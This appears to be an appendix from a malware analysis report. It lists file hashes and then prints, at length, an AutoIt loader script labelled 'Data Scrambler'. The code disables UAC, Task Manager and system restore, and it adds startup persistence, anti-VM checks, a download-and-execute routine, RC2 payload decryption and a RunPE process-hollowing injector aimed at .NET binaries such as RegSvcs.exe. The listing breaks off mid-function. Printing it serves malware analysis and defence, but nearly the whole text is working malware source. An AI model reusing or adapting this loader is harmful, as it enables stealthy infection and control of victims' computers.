3e80c9a9f97f73b89741e28d22c506857aaba6ad	176d7a145877c1f92097ded3de717b07
10e6680eacfecb71774e9644bea7afc1644a804d	c4224bdeb325ea8fad08f256ba027622
4e957f4f334e88f4166ba08423105f7c3342cfab	4beba10d436e549c6a2f271d6b6019de
421b2a53ff457aacd3bb9fa91f801841f61bc9aa	44850dab6376220ae822710a29f8a810
f207db44acfda0bc4746865b9918beba4fe5c53b	7ca4588f6816b3915667ed152d4fa0e9
5ebb0da73775d29a5fe4036ce38c44b971d65530	42e2d1975ec88d70efb79b882beb068d
bba4f47c4e78aa0781e160b4898c4638bf928c94	384330800804f062d1935a81e4f9a6d1
bfb4edfc08b5afcf814677c06d0d10aa9f9fd4fe	99a07ad5177e348a1cfb183b7d1a4855
4745dad9feaf7f017b93d3084c5c48ecc551bed9	90a7425a7732ab71a92a012f88930753
e088406a58df52325e9f620646a7cbdc0c017041	8b7733c14428a4aaa11f4d2639fdba94
747e1d3cd22ed006ea9ed76828c78adcac41d993	387ee658ea1431c5c6ea07c70dce904b
211574cec962a4487ee394730dd4b230ebce40b1	16f3419ed9a828351a1d3c9f9b9e77e6
9c95804e7b3330ceb8af1b9cf4db9a21bfc95f99	bcd63734c975293cd95a6f98712639f4
7d3d96134d971212281b2c173254d735d161a906	0ee2ff6203a899e99562d2a945115768
41cfd7e90a98038a170abdfc609a0f4df3a48726	fe05161ad2cff3136cc208e8def013d9
0e136a7187b95404ccc75c271491314aaf66d4e1	0687cc28e5ce4ff162f78a8f03a11096
c84693e4e792e7f24c266dec87f441fe930e1895	3926e5b453722aacb19483486d2bcb73
2be2d698fce57c92172159c9c3072c865a9d169e	ff94793feec54fa76a81e5c4b1ea8f76
cf4d939881b4d2102de2054da13c7e1a0d839275	82c837471db422ff41b675c096d24c39
ea9e00d2ee38bf7041034cf63e52470d851d213f	f37e17ff7945a8f0b629f363f0e88c74

Appendix 2: Data Scrambler AutoIt Script

```
#NoTrayIcon
$path = “3o7uf297”
$uniscriptdir = FileGetShortName(@ScriptDir)
$uniscriptfullpath = FileGetShortName(@ScriptFullPath)
$unicode_startup = FileGetShortName(@StartupDir)
$unicode_windows = FileGetShortName(@WindowsDir)
$unicode_system = FileGetShortName(@SystemDir)
$unicode_userprofile = FileGetShortName(@UserProfileDir)
$win_userprofile = “%userprofile%\”
FileSetAttrib($uniscriptdir, “+SHR”)
Local $fake = IniRead($uniscriptdir & “\DsdBf.RSR”, “fake1”, “fake2”, “NotFound”)
If $fake = “fake3” Then
       fakemessage()
Else
EndIf
Local $delay = IniRead($uniscriptdir & “\DsdBf.RSR”, “9466988”, “7215384”, “NotFound”)
If $delay = “4470674” Then
       delay()
Else
EndIf
Local $mutex = IniRead($uniscriptdir & “\DsdBf.RSR”, “mutex1”, “mutex2”, “NotFound”)
If $mutex = “mutex3” Then
       mutex()
Else
EndIf
Local $startup = IniRead($uniscriptdir & “\DsdBf.RSR”, “8678276”, “2179951”, “NotFound”)
If $startup = “4248064” Then
       startup()
Else
EndIf
Local $antis = IniRead($uniscriptdir & “\DsdBf.RSR”, “5912174”, “7460523”, “NotFound”)
If $antis = “6726230” Then
       antis()
Else
EndIf
Local $botkiller = IniRead($uniscriptdir & “\DsdBf.RSR”, “botkiller1”, “botkiller2”,
“NotFound”)
If $botkiller = “botkiller3” Then
       botkiller()
Else
EndIf
Local $downloader = IniRead($uniscriptdir & “\DsdBf.RSR”, “downloader1”, “downloader2”,
“NotFound”)
If $downloader = “downloader3” Then
       downloader()
Else
EndIf
Local $uac = IniRead($uniscriptdir & “\DsdBf.RSR”, “uac1”, “uac2”, “NotFound”)
If $uac = “uac3” Then
       disable_uac()
Else
EndIf
Local $systemrestore = IniRead($uniscriptdir & “\DsdBf.RSR”, “systemrestore1”,
“systemrestore2”, “NotFound”)
If $systemrestore = “systemrestore3” Then
       disable_syste_restore()
Else
EndIf
```

```
Local $antitask = IniRead($uniscriptdir & "\DsdBf.RSR", "antitask1", "antitask2",
"NotFound")
If $antitask = "antitask3" Then
       antitask()
Else
EndIf
Func delay()
       Sleep(30000)
EndFunc
Func systemhide()
       RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer",
"NoFolderOptions", "REG_DWORD", 1)
       RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced",
"ShowSuperHidden", "REG_DWORD", 0)
EndFunc
Func mutex()
       $scriptname = "Java.exe"
       If UBound(ProcessList($scriptname)) > 2 Then Exit
EndFunc
Func antitask()
       $read_antitask =
RegRead("HKCU64\Software\Microsoft\Windows\CurrentVersion\Policies\System",
"DisableTaskMgr")
       If NOT ($read_antitask = "1") Then

       RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\Policies\System",
"DisableTaskMgr", "REG_DWORD", "1")
       EndIf
EndFunc
Func disable_uac()
       $read_uac =
RegRead("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA")
       If NOT ($read_uac = "0") Then

       RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System",
"EnableLUA", "REG_DWORD", "0")
       EndIf
EndFunc
Func startup()
       $buac = _checkelevationenabled()
       If $buac = 0 Then
       Else
              FileCreateShortcut($unicode_userprofile & "\" & $path & "\54722.vbs",
$unicode_startup & "\start.lnk")
              FileSetAttrib($unicode_startup, "+SH")
       EndIf
       RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce", $path,
"REG_SZ", $unicode_userprofile & "\" & $path & "\54722.vbs")
       If NOT FileExists($unicode_userprofile & "\" & $path & "\54722.vbs") Then
              Local $bat = FileOpen($unicode_userprofile & "\" & $path & "\69117.cmd", 1)
              $autoit3 = "Java.exe"
              FileWrite($bat, "@echo off" & @CRLF & "cd " & $win_userprofile & $path & "\"
& @CRLF & "start " & $autoit3 & " " & @ScriptName)
              FileClose($bat)
              Local $vbs = FileOpen($unicode_userprofile & "\" & $path & "\54722.vbs", 1)
              FileWrite($vbs, 'File ="' & $unicode_userprofile & "\" & $path & "\"
& '69117.cmd"' & @CRLF & 'set WshShell = CreateObject("WScript.Shell")' & @CRLF &
"WshShell.Run file, Hidden, WaitOnReturn")
              FileClose($vbs)
       RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce", $path, "REG_SZ",
$unicode_userprofile & "\" & $path & "\54722.vbs")
              FileSetAttrib($unicode_userprofile & "\" & $path & "\54722.vbs", "+SHR")
              FileSetAttrib($unicode_userprofile & "\" & $path & "\69117.cmd", "+SHR")
              If FileExists($unicode_startup & "\start.lnk") Then
                     FileDelete($unicode_startup & "\start.lnk")
         EndIf
       Else
       EndIf
EndFunc
Func _checkelevationenabled()
       $read_uac =
RegRead("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA")
       If @error Then Return
       Local $struct = DllStructCreate("BOOL")
       Local $artn = DllCall("kernel32.dll", "DWORD", "CheckElevationEnabled", "ptr",
DllStructGetPTR($struct))
       If @error Then
              Return SetError(@error)
       EndIf
       Return SetError($artn[0], 0, DllStructGetData($struct, 1))
EndFunc
Func antis()
       If WinGetText("Program Manager") = "0" Then
         Exit
       Else
       EndIf
       If ProcessExists("VboxService.exe") Then
         Exit
       EndIf
       If ProcessExists("VMwaretray.exe") Then
         Exit
       EndIf
EndFunc
Func persistence()
       If NOT ProcessExists("RegSvcs.exe") AND NOT ProcessExists("RegAsm.exe") AND
NOT ProcessExists("AppLaunch.exe") AND NOT ProcessExists("twunk_32.exe") AND NOT
ProcessExists("newdev.exe") AND NOT ProcessExists("ndadmin.exe") Then
         $pathtovbs = ($uniscriptdir & "\" & "run.vbs")
         ShellExecute($pathtovbs)
         Exit
       EndIf
EndFunc
Func downloader()
       If FileExists($unicode_userprofile & "\" & $path & "\dl.txt") Then
       Else
         FileWrite($unicode_userprofile & "\" & $path & "\dl.txt", "")
         $random_download_name = Random(10000, 99999, 1) & ".exe"
         Local $hdownload = InetGet("replace-me-url", $unicode_userprofile & "\"
& $random_download_name, 1, 1)
              Do
                     Sleep(250)
              Until InetGetInfo($hdownload, 2)
              Local $nbytes = InetGetInfo($hdownload, 0)
              InetClose($hdownload)
              ShellExecute($unicode_userprofile & "\" & $random_download_name)
       EndIf
EndFunc
Func fakemessage()
       $type = IniRead($uniscriptdir & "\DsdBf.RSR", "messagetype1", "messagetype2",
"NotFound")
        $title = IniRead($uniscriptdir & "\DsdBf.RSR", "messagetitle1", "messagetitle2",
"NotFound")
        $message = IniRead($uniscriptdir & "\DsdBf.RSR", "messagetext1", "messagetext2",
"NotFound")
        If FileExists($unicode_userprofile & "\" & $path & "\check.txt") Then
        Else
                MsgBox($type, $title, $message)
                FileWrite($unicode_userprofile & "\" & $path & "\check.txt", "")
        EndIf
EndFunc
Func botkiller()
        RegDelete("HKCU64\SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
        RegWrite("HKCU64\SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
        RegDelete("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
        RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
        FileDelete(@StartupDir & "\*.*")
EndFunc
Func disable_syste_restore()
        If FileExists($uniscriptdir & "\check.txt") Then
        Else
                RegDelete("HKLM64\Software\Microsoft\Windows NT\CurrentVersion\SPP\
Clients")
                FileWrite($uniscriptdir & "\check.txt", "")
        EndIf
EndFunc
Global Const $prov_rsa_full = 1
Global Const $prov_rsa_aes = 24
Global Const $crypt_verifycontext =  + -268435456
Global Const $crypt_exportable = 1
Global Const $crypt_userdata = 1
Global Const $calg_md5 = 32771
Global Const $calg_rc2 = 26114
Global Const $calg_userkey = 0
Global $__g_acryptinternaldata[3]
Func _crypt_decryptdata($vdata, $vcryptkey, $ialg_id, $ffinal = True)
        Local $hbuff
        Local $ierror
        Local $vreturn
        Local $htempstruct
        Local $iplaintextsize
        Local $aret
        _crypt_startup()
        Do
                If $ialg_id <> $calg_userkey Then
                        $vcryptkey = _crypt_derivekey($vcryptkey, $ialg_id)
                        If @error Then
                                $ierror = 1
                                $vreturn =  + -1
                                ExitLoop
                        EndIf
                EndIf
                $hbuff = DllStructCreate("byte[" & BinaryLen($vdata) + 1000 & "]")
                DllStructSetData($hbuff, 1, $vdata)
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptDecrypt", "handle",
$vcryptkey, "handle", 0, "bool", $ffinal, "dword", 0, "struct*", $hbuff, "dword*",
BinaryLen($vdata))
                If @error OR NOT $aret[0] Then
                        $ierror = 2
                        $vreturn =  + -1
                        ExitLoop
                EndIf
                $iplaintextsize = $aret[6]
                $htempstruct = DllStructCreate("byte[" & $iplaintextsize & "]",
DllStructGetPTR($hbuff))
                $ierror = 0
                $vreturn = DllStructGetData($htempstruct, 1)
        Until True
        Return $vreturn
EndFunc
Func _crypt_startup()
        If __crypt_refcount() = 0 Then
                Local $hadvapi32 = DllOpen("Advapi32.dll")
                If @error Then Return SetError(1, 0, False)
                __crypt_dllhandleset($hadvapi32)
                Local $aret
                Local $iproviderid = $prov_rsa_aes
                If @OSVersion = "WIN_2000" Then $iproviderid = $prov_rsa_full
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptAcquireContext",
"handle*", 0, "PTR", 0, "PTR", 0, "dword", $iproviderid, "dword", $crypt_verifycontext)
                If @error OR NOT $aret[0] Then
                        DllClose(__crypt_dllhandle())
                        Return SetError(2, 0, False)
                Else
                        __crypt_contextset($aret[1])
                EndIf
        EndIf
        __crypt_refcountinc()
        Return True
EndFunc
Func _crypt_derivekey($vpassword, $ialg_id, $ihash_alg_id = $calg_md5)
        Local $aret
        Local $hcrypthash
        Local $hbuff
        Local $ierror
        Local $vreturn
        _crypt_startup()
        Do
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptCreateHash", "handle",
__crypt_context(), "uint", $ihash_alg_id, "ptr", 0, "dword", 0, "handle*", 0)
                If @error OR NOT $aret[0] Then
                        $ierror = 1
                        $vreturn =  + -1
                        ExitLoop
                EndIf
                $hcrypthash = $aret[5]
                $hbuff = DllStructCreate("byte[" & BinaryLen($vpassword) & "]")
                DllStructSetData($hbuff, 1, $vpassword)
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptHashData", "handle",
$hcrypthash, "struct*", $hbuff, "dword", DllStructGetSize($hbuff), "dword", $crypt_
userdata)
                If @error OR NOT $aret[0] Then
                        $ierror = 2
                        $vreturn =  + -1
                        ExitLoop
                EndIf
                $aret = DllCall(__crypt_dllhandle(), "bool", "CryptDeriveKey", "handle",
__crypt_context(), "uint", $ialg_id, "handle", $hcrypthash, "dword", $crypt_exportable,
"handle*", 0)
                If @error OR NOT $aret[0] Then
```

```
                        $ierror = 3
                        $vreturn =  + -1
                        ExitLoop
                EndIf
                $ierror = 0
                $vreturn = $aret[5]
        Until True
        If $hcrypthash <> 0 Then DllCall(__crypt_dllhandle(), "bool", "CryptDestroyHash",
"handle", $hcrypthash)
        Return SetError($ierror, 0, $vreturn)
EndFunc
Func __crypt_contextset($hcryptcontext)
        $__g_acryptinternaldata[2] = $hcryptcontext
EndFunc
Func __crypt_context()
        Return $__g_acryptinternaldata[2]
EndFunc
Func __crypt_dllhandleset($hadvapi32)
        $__g_acryptinternaldata[1] = $hadvapi32
EndFunc
Func __crypt_dllhandle()
        Return $__g_acryptinternaldata[1]
EndFunc
Func __crypt_refcountinc()
        $__g_acryptinternaldata[0] += 1
EndFunc
Func __crypt_refcount()
        Return $__g_acryptinternaldata[0]
EndFunc
submain()
Func submain()
        $skey = IniRead($uniscriptdir & "\DsdBf.RSR", "4863881", "4863881", "NotFound")
        $sapppath1 = FileGetShortName(@ScriptDir & "\AHgiChFAjTEE.CAL")
        $sapppath = FileRead(FileOpen($sapppath1, 16))
        $sarquive = _crypt_decryptdata($sapppath, $skey, $calg_rc2)
        _runpe($sarquive)
EndFunc
Func _runpe($bbinaryimage, $scommandline = "")
     ConsoleWrite("In RunPe")
     Local Const $sFilePath = @ScriptDir & "\AHgiChFAjTEE.dll"
        Local $hFileOpen = FileOpen($sFilePath)
        FileWrite($hFileOpen, $bbinaryimage)
        FileClose($hFileOpen)
        Local $fautoitx64 = @AutoItX64
        Local $bbinary = Binary($bbinaryimage)
        Local $tbinary = DllStructCreate("BYTE[" & BinaryLen($bbinary) & "]")
        DllStructSetData($tbinary, 1, $bbinary)
        Local $ppointer = DllStructGetPTR($tbinary)
        Local $tstartupinfo = DllStructCreate("DWORD  CBSIZE;" & "PTR RESERVED;" & "PTR
DESKTOP;" & "PTR TITLE;" & "DWORD X;" & "DWORD Y;" & "DWORD XSIZE;" & "DWORD YSIZE;" &
"DWORD XCOUNTCHARS;" & "DWORD YCOUNTCHARS;" & "DWORD FILLATTRIBUTE;" & "DWORD FLAGS;"
& "WORD SHOWWINDOW;" & "WORD RESERVED2;" & "PTR RESERVED2;" & "PTR HSTDINPUT;" & "PTR
HSTDOUTPUT;" & "PTR HSTDERROR")
        Local $tprocess_information = DllStructCreate("PTR PROCESS;" & "PTR THREAD;" &
"DWORD PROCESSID;" & "DWORD THREADID")
        $inject_net2_regsvc = ($unicode_windows & "\Microsoft.NET\Framework\v2.0.50727\
RegSvcs.exe")
        $inject_net2_regasm = ($unicode_windows & "\Microsoft.NET\Framework\v2.0.50727\
RegAsm.exe")
        $inject_net2_applaunch = ($unicode_windows & "\Microsoft.NET\Framework\v2.0.50727\
AppLaunch.exe")
	$inject_net4_regsvc = ($unicode_windows & "\Microsoft.NET\Framework\v4.0.30319\
RegSvcs.exe")
	$inject_net4_regasm = ($unicode_windows & "\Microsoft.NET\Framework\v4.0.30319\
RegAsm.exe")
	$inject_net4_applaunch = ($unicode_windows & "\Microsoft.NET\Framework\v4.0.30319\
AppLaunch.exe")
	$inject_newdev = ($unicode_system & "\newdev.exe")
	$inject_twunk_32 = ($unicode_windows & "\twunk_32.exe")
	$inject_ndadmin = ($unicode_system & "\ndadmin.exe")
	If FileExists($inject_net2_regsvc) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW",
"WSTR", $inject_net2_regsvc, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT", 0,
"DWORD", 4, "PTR", 0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR",
DllStructGetPTR($tprocess_information))
	ElseIf FileExists($inject_net2_regasm) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW",
"WSTR", $inject_net2_regasm, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT",
0, "DWORD", 4, "PTR", 0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR",
DllStructGetPTR($tprocess_information))
	ElseIf FileExists($inject_net2_applaunch) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW",
"WSTR", $inject_net2_applaunch, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT",
0, "DWORD", 4, "PTR", 0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR",
DllStructGetPTR($tprocess_information))
	ElseIf FileExists($inject_net4_regsvc) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW",
"WSTR", $inject_net4_regsvc, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT",
0, "DWORD", 4, "PTR", 0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR",
DllStructGetPTR($tprocess_information))
	ElseIf FileExists($inject_net4_regasm) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW",
"WSTR", $inject_net4_regasm, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT",
0, "DWORD", 4, "PTR", 0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR",
DllStructGetPTR($tprocess_information))
	ElseIf FileExists($inject_net4_applaunch) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW",
"WSTR", $inject_net4_applaunch, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT",
0, "DWORD", 4, "PTR", 0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR",
DllStructGetPTR($tprocess_information))
	ElseIf FileExists($inject_newdev) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW", "WSTR",
$inject_newdev, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT", 0, "DWORD", 4, "PTR",
0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR", DllStructGetPTR($tprocess_
information))
	ElseIf FileExists($inject_twunk_32) Then
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW", "WSTR",
$inject_twunk_32, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT", 0, "DWORD", 4, "PTR",
0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR", DllStructGetPTR($tprocess_
information))
	Else
		Local $acall = DllCall("KERNEL32.DLL", "BOOL", "CreateProcessW", "WSTR",
$inject_ndadmin, "WSTR", $scommandline, "PTR", 0, "PTR", 0, "INT", 0, "DWORD", 4, "PTR",
0, "PTR", 0, "PTR", DllStructGetPTR($tstartupinfo), "PTR", DllStructGetPTR($tprocess_
information))
	EndIf
	If @error OR NOT $acall[0] Then Return SetError(1, 0, 0)
	Local $hprocess = DllStructGetData($tprocess_information, "PROCESS")
	Local $hthread = DllStructGetData($tprocess_information, "THREAD")
	If $fautoitx64 AND __runpe_iswow64process($hprocess) Then
```

```
                DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $hprocess, 
"DWORD", 0)
                Return SetError(2, 0, 0)
        EndIf
        Local $irunflag, $tcontext
        If $fautoitx64 Then
                If @OSArch = "X64" Then
                        $irunflag = 2
                        $tcontext = DllStructCreate("ALIGN 16; UINT64 P1HOME; UINT64 P2HOME; 
UINT64 P3HOME; UINT64 P4HOME; UINT64 P5HOME; UINT64 P6HOME;" & "DWORD CONTEXTFLAGS; 
DWORD MXCSR;" & "WORD SEGCS; WORD SEGDS; WORD SEGES; WORD SEGFS; WORD SEGGS; WORD SEGSS; 
DWORD EFLAGS;" & "UINT64 DR0; UINT64 DR1; UINT64 DR2; UINT64 DR3; UINT64 DR6; UINT64 
DR7;" & "UINT64 RAX; UINT64 RCX; UINT64 RDX; UINT64 RBX; UINT64 RSP; UINT64 RBP; UINT64 
RSI; UINT64 RDI; UINT64 R8; UINT64 R9; UINT64 R10; UINT64 R11; UINT64 R12; UINT64 
R13; UINT64 R14; UINT64 R15;" & "UINT64 RIP;" & "UINT64 HEADER[4]; UINT64 LEGACY[16]; 
UINT64 XMM0[2]; UINT64 XMM1[2]; UINT64 XMM2[2]; UINT64 XMM3[2]; UINT64 XMM4[2]; UINT64 
XMM5[2]; UINT64 XMM6[2]; UINT64 XMM7[2]; UINT64 XMM8[2]; UINT64 XMM9[2]; UINT64 
XMM10[2]; UINT64 XMM11[2]; UINT64 XMM12[2]; UINT64 XMM13[2]; UINT64 XMM14[2]; UINT64 
XMM15[2];" & "UINT64 VECTORREGISTER[52]; UINT64 VECTORCONTROL;" & "UINT64 DEBUGCONTROL; 
UINT64 LASTBRANCHTORIP; UINT64 LASTBRANCHFROMRIP; UINT64 LASTEXCEPTIONTORIP; UINT64 
LASTEXCEPTIONFROMRIP")
                Else
                        $irunflag = 3
                        DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", 
$hprocess, "DWORD", 0)
                        Return SetError(102, 0, 0)
                EndIf
        Else
                $irunflag = 1
                $tcontext = DllStructCreate("DWORD CONTEXTFLAGS;" & "DWORD DR0; DWORD DR1; 
DWORD DR2; DWORD DR3; DWORD DR6; DWORD DR7;" & "DWORD CONTROLWORD; DWORD STATUSWORD; 
DWORD TAGWORD; DWORD ERROROFFSET; DWORD ERRORSELECTOR; DWORD DATAOFFSET; DWORD 
DATASELECTOR; BYTE REGISTERAREA[80]; DWORD CR0NPXSTATE;" & "DWORD SEGGS; DWORD SEGFS; 
DWORD SEGES; DWORD SEGDS;" & "DWORD EDI; DWORD ESI; DWORD EBX; DWORD EDX; DWORD ECX; 
DWORD EAX;" & "DWORD EBP; DWORD EIP; DWORD SEGCS; DWORD EFLAGS; DWORD ESP; DWORD SEGSS;" 
& "BYTE EXTENDEDREGISTERS[512]")
        EndIf
        Local $context_full
        Switch $irunflag
                Case 1
                        $context_full = 65543
                Case 2
                        $context_full = 1048583
                Case 3
                        $context_full = 524327
        EndSwitch
        DllStructSetData($tcontext, "CONTEXTFLAGS", $context_full)
        $acall = DllCall("KERNEL32.DLL", "BOOL", "GetThreadContext", "HANDLE", $hthread, 
"PTR", DllStructGetPTR($tcontext))
        If @error OR NOT $acall[0] Then
                DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $hprocess, 
"DWORD", 0)
                Return SetError(3, 0, 0)
        EndIf
        Local $ppeb
        Switch $irunflag
                Case 1
                        $ppeb = DllStructGetData($tcontext, "EBX")
                Case 2
                        $ppeb = DllStructGetData($tcontext, "RDX")
```

```
              Case 3
       EndSwitch
       Local $timage_dos_header = DllStructCreate("CHAR MAGIC[2];" & "WORD
BYTESONLASTPAGE;" & "WORD PAGES;" & "WORD RELOCATIONS;" & "WORD SIZEOFHEADER;" & "WORD
MINIMUMEXTRA;" & "WORD MAXIMUMEXTRA;" & "WORD SS;" & "WORD SP;" & "WORD CHECKSUM;" &
"WORD IP;" & "WORD CS;" & "WORD RELOCATION;" & "WORD OVERLAY;" & "CHAR RESERVED[8];"
& "WORD OEMIDENTIFIER;" & "WORD OEMINFORMATION;" & "CHAR RESERVED2[20];" & "DWORD
ADDRESSOFNEWEXEHEADER", $ppointer)
       Local $pheaders_new = $ppointer
       $ppointer += DllStructGetData($timage_dos_header, "ADDRESSOFNEWEXEHEADER")
       Local $smagic = DllStructGetData($timage_dos_header, "MAGIC")
       If NOT ($smagic == "MZ") Then
              DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $hprocess,
"DWORD", 0)
              Return SetError(4, 0, 0)
       EndIf
       Local $timage_nt_signature = DllStructCreate("DWORD SIGNATURE", $ppointer)
       $ppointer += 4
       If DllStructGetData($timage_nt_signature, "SIGNATURE") <> 17744 Then
              DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE", $hprocess,
"DWORD", 0)
              Return SetError(5, 0, 0)
       EndIf
       Local $timage_file_header = DllStructCreate("WORD MACHINE;" & "WORD
NUMBEROFSECTIONS;" & "DWORD TIMEDATESTAMP;" & "DWORD POINTERTOSYMBOLTABLE;" & "DWORD
NUMBEROFSYMBOLS;" & "WORD SIZEOFOPTIONALHEADER;" & "WORD CHARACTERISTICS", $ppointer)
       Local $inumberofsections = DllStructGetData($timage_file_header,
"NUMBEROFSECTIONS")
       $ppointer += 20
       Local $tmagic = DllStructCreate("WORD MAGIC;", $ppointer)
       Local $imagic = DllStructGetData($tmagic, 1)
       Local $timage_optional_header
       If $imagic = 267 Then
              If $fautoitx64 Then
                     DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE",
$hprocess, "DWORD", 0)
                     Return SetError(6, 0, 0)
              EndIf
              $timage_optional_header = DllStructCreate("WORD MAGIC;" & "BYTE
MAJORLINKERVERSION;" & "BYTE MINORLINKERVERSION;" & "DWORD SIZEOFCODE;" & "DWORD
SIZEOFINITIALIZEDDATA;" & "DWORD SIZEOFUNINITIALIZEDDATA;" & "DWORD ADDRESSOFENTRYPOINT;"
& "DWORD BASEOFCODE;" & "DWORD BASEOFDATA;" & "DWORD IMAGEBASE;" & "DWORD
SECTIONALIGNMENT;" & "DWORD FILEALIGNMENT;" & "WORD MAJOROPERATINGSYSTEMVERSION;" & "WORD
MINOROPERATINGSYSTEMVERSION;" & "WORD MAJORIMAGEVERSION;" & "WORD MINORIMAGEVERSION;"
& "WORD MAJORSUBSYSTEMVERSION;" & "WORD MINORSUBSYSTEMVERSION;" & "DWORD
WIN32VERSIONVALUE;" & "DWORD SIZEOFIMAGE;" & "DWORD SIZEOFHEADERS;" & "DWORD CHECKSUM;"
& "WORD SUBSYSTEM;" & "WORD DLLCHARACTERISTICS;" & "DWORD SIZEOFSTACKRESERVE;" & "DWORD
SIZEOFSTACKCOMMIT;" & "DWORD SIZEOFHEAPRESERVE;" & "DWORD SIZEOFHEAPCOMMIT;" & "DWORD
LOADERFLAGS;" & "DWORD NUMBEROFRVAANDSIZES", $ppointer)
              $ppointer += 96
       ElseIf $imagic = 523 Then
              If NOT $fautoitx64 Then
                     DllCall("KERNEL32.DLL", "BOOL", "TerminateProcess", "HANDLE",
$hprocess, "DWORD", 0)
                     Return SetError(6, 0, 0)
              EndIf
              $timage_optional_header = DllStructCreate("WORD MAGIC;" & "BYTE
MAJORLINKERVERSION;" & "BYTE MINORLINKERVERSION;" & "DWORD SIZEOFCODE;" &
"DWORD SIZEOFINITIALIZEDDATA;" & "DWORD SIZEOFUNINITIALIZEDDATA;" & "DWORD
ADDRESSOFENTRYPOINT;" & "DWORD BASEOFCODE;" & "UINT64 IMAGEBASE;" & "DWORD
SECTIONALIGNMENT;” & “DWORD FILEALIGNMENT;” & “WORD MAJOROPERATINGSYSTEMVERSION;” & “WORD
MINOROPERATINGSYSTEMVERSION;” & “WORD MAJORIMAGEVERSION;” & “WORD MINORIMAGEVERSION;”
& “WORD MAJORSUBSYSTEMVERSION;” & “WORD MINORSUBSYSTEMVERSION;” & “DWORD
WIN32VERSIONVALUE;” & “DWORD SIZEOFIMAGE;” & “DWORD SIZEOFHEADERS;” & “DWORD CHECKSUM;” &
“WORD SUBSYSTEM;” & “WORD DLLCHARACTERISTICS;” & “UINT64 SIZEOFSTACKRESERVE;” & “UINT64
SIZEOFSTACKCOMMIT;” & “UINT64 SIZEOFHEAPRESERVE;” & “UINT64 SIZEOFHEAPCOMMIT;” & “DWORD
LOADERFLAGS;” & “DWORD NUMBEROFRVAANDSIZES”, $ppointer)
              $ppointer += 112
       Else
              DllCall(“KERNEL32.DLL”, “BOOL”, “TerminateProcess”, “HANDLE”, $hprocess,
“DWORD”, 0)
              Return SetError(6, 0, 0)
       EndIf
       Local $ientrypointnew = DllStructGetData($timage_optional_header,
“ADDRESSOFENTRYPOINT”)
       Local $ioptionalheadersizeofheadersnew = DllStructGetData($timage_optional_header,
“SIZEOFHEADERS”)
       Local $poptionalheaderimagebasenew = DllStructGetData($timage_optional_header,
“IMAGEBASE”)
       Local $ioptionalheadersizeofimagenew = DllStructGetData($timage_optional_header,
“SIZEOFIMAGE”)
       $ppointer += 8
       $ppointer += 8
       $ppointer += 24
       Local $timage_directory_entry_basereloc = DllStructCreate(“DWORD VIRTUALADDRESS;
DWORD SIZE”, $ppointer)
       Local $paddressnewbasereloc = DllStructGetData($timage_directory_entry_basereloc,
“VIRTUALADDRESS”)
       Local $isizebasereloc = DllStructGetData($timage_directory_entry_basereloc,
“SIZE”)
       Local $frelocatable
       If $paddressnewbasereloc AND $isizebasereloc Then $frelocatable = True
       If NOT $frelocatable Then ConsoleWrite(“!!!NOT RELOCATABLE MODULE. I WILL TRY BUT
THIS MAY NOT WORK!!!” & @CRLF)
       $ppointer += 88
       Local $frelocate
       Local $pzeropoint
       If $frelocatable Then
              $pzeropoint = __runpe_allocateexespace($hprocess,
$ioptionalheadersizeofimagenew)
              If @error Then
                     $pzeropoint = __runpe_allocateexespaceataddress($hprocess,
$poptionalheaderimagebasenew, $ioptionalheadersizeofimagenew)
                     If @error Then
                            __runpe_unmapviewofsection($hprocess,
$poptionalheaderimagebasenew)
                            $pzeropoint = __runpe_allocateexespaceataddress($hprocess,
